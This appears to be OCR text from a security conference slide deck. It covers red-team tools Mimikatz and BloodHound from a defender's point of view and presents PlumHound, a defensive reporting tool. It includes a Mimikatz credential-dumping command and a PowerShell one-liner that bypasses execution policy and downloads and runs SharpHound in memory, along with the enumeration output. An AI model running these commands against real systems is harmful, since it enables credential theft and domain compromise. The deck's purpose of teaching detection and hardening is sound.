mimikatz(powershell) # sekurlsa::logonpasswords
```

Red Team Tool: Mimikatz


Blue Team Perspective:

- Concerned our MSSP isn't getting job done.
  - Running Mimikatz without obfuscation is
- Pentesters got DA again.
  - But, at least we caught them?

t event_original_message

```
CommandInvocation(Write-Output): "Write-Output"
ParameterBinding(Write-Output): name="InputObject"; value="
  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com
***/
```

Red Team Tool: Mimikatz



Lifecycle Perspective:

- Need approval? Start here!
- Assess the risk of executing the tool
- Plan the attack and execute it
- Hunt and Defend methodology
- Review SIEM, adjust detections, review defenses
- Report to management.


BLACK HILLS
Information Security
• 2008 •

Red Team Tool: BloodHound

Red Team Usage:
GPS for Red Teams. Take the shortest route, avoid toll booths and speed cameras. Oh, and turn on Auto-Pilot.

“Pathfind” from whatever current privilege you have to #Winning with the fewest possible steps.

Super amazing efficient tool for fast wins.




https://github.com/BloodHoundAD/BloodHound

Red Team Tool: BloodHound

Blue Team Perspectives: AWESOME

Blue Team Perspectives: LESS AWESOME



Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets
- List Computers where Domain Users are Local Admin
- Shortest Paths from Domain Users to High Value Targets
- Find All Paths from Domain Users to High Value Targets
- Find Workstations where Domain Users can RDP to
- Find Servers where Domain Users can RDP to
- Find all other Rights Domain Users shouldn't have
- Find Kerberoastable members of High Value Groups
- List all Kerberoastable Accounts
- Find Kerberoastable Users with most privileges
- Find Domain Admin Logons to non-Domain Controllers
- Find unsupported OSs
- Find AS-REP Roastable Users (DontReqPreAuth)

Red Team Tool: BloodHound

Lifecycle Perspective:

- Execute it (with permission)!


powershell -ep bypass
IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')
Invoke-bloodhound

```
PS C:\Users\administrator> invoke-bloodhound
----------------------------------------------
Initializing SharpHound at 4:15 PM on 5/14/2020
----------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain WLABV3.LOCAL using path CN=Schema,CN=Configuration,DC=WLABV3,DC=LOCAL
PS C:\Users\administrator> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 143 MB RAM
Status: 2075 objects finished (+2075 415)/s -- Using 148 MB RAM
Enumeration finished in 00:00:05.2533576
Compressing data to C:\Users\administrator\20200514161540_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:15 PM on 5/14/2020! Happy Graphing!
```

Red Team Tool: BloodHound

Lifecycle Perspective:


- Hunt and Defend! Catch all the PowerShells!
- SIEM search for IEX or import or invoke



Executive Problem Statement: Blue/Purple Team on Bloodhound

Executive Problem Statement:
SO MUCH DATA!?

How do I make sense of maps!?



Executive Problem Statement

"Red Team Tools Are For Blue Teams Too"
- Like, literally almost everyone

Except… **Are they?**
- How do I use this!?
- This doesn't help me!?
- This isn't scalable!?
- I have to do a red team to get better security!?
- Cool… what does it mean?
- But how do we fix it!?
- Just tell me what to fix!?

© Black Hills Information Security
@BHInfoSecurity

© Black Hills Information Security
@BHInfoSecurity

Blue Team Tool: PlumHound

BloodHoundAD Report Engine for Security Teams

- **Take useful pathfinding maps (cypher queries) and build reports.**
- **Analysis of reports can infer actionable work to harden Active Directory Integration**

https://plumhound.defensiveorigins.com/

https://github.com/DefensiveOrigins/PlumHound

```
PlumHound.py -x tasks/default.tasks --HTMLCSS template/html.css
```

Blue Team Tool: PlumHound

c.name	c.description	c.serviceprincipalnames	c.haslaps
DC01.WLABV3.LOCAL		['TERMSRV/DC01', 'TERMSRV/DC01.wlabv3.local', 'Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.wlabv3.local', 'ldap/DC01.wlabv3.local/ForestDnsZones.wlabv3.local', 'ldap/DC01.wlabv3.local/DomainDnsZones.wlabv3.local', 'DNS/DC01.wlabv3.local', 'GC/DC01.wlabv3.local/wlabv3.local', 'RestrictedKrbHost/DC01.wlabv3.local', 'RestrictedKrbHost/DC01', 'RPC/6ce00ea6-ef51-497d-8e0f-76ecb407d5bd._msdcs.wlabv3.local', 'HOST/DC01/LABS', 'HOST/DC01.wlabv3.local/LABS', 'HOST/DC01', 'HOST/DC01.wlabv3.local', 'HOST/DC01.wlabv3.local/wlabv3.local', 'E3514235-4B06-11D1-AB04-00C04FC2DCD2/6ce00ea6-ef51-497d-8e0f-76ecb407d5bd/wlabv3.local', 'ldap/DC01/LABS', 'ldap/6ce00ea6-ef51-497d-8e0f-76ecb407d5bd._msdcs.wlabv3.local', 'ldap/DC01.wlabv3.local/LABS', 'ldap/DC01', 'ldap/DC01.wlabv3.local', 'ldap/DC01.wlabv3.local/wlabv3.local']	False


COMPUTER	USER
1	TERRY_HARPER@WLABV3.LOCAL
1	ADMINISTRATOR@WLABV3.LOCAL
1	IMOGENE_KELLEY@WLABV3.LOCAL

TBF: Our Demo Database is pretty slim. But…
Use Aggregate Cypher Queries to identify root cause

- Unconstrained Delegation
- User to Indirect LA
- GPO to Privilge
- Group to Admin
- Keroastable Accounts

n.name	n.highvalue	n.gcpath
DEFAULT DOMAIN CONTROLLERS POLICY@WLABV3.LOCAL	False	
DEFAULT DOMAIN POLICY@WLABV3.LOCAL	False	
DEFAULT DOMAIN POLICY@DEFENSIVEORIGINS.COM		

GroupName	AdminRightCount
ENTERPRISE ADMINS@WLABV3.LOCAL	1
DOMAIN ADMINS@WLABV3.LOCAL	1



n.name	n.displayname	n.description	n.title	n.pwdneverexpires	n.passwordnotreqd	n.sensitive	n.admincount	n.serviceprincipalnames
KRBTGT@WLABV3.LOCAL		Key Distribution Center Service Account		False	False	False	True	['kadmin/changepw']

Blue Team Tool: PlumHound

Community Involvement
PlumHound is a POC framework designed for defenders to use BloodHound to identify real quantifiable problems.

The defenders can write their own “TaskLists” – effectively “PlumHound Jobs” to analyze root cause of wide-spread security misconfigurations or exact specific problems.

These Tasklists can be shared and replayed cross-organizations as they are common BloodHound enabled analysis of Active Directory Networks

Make the world a safer place.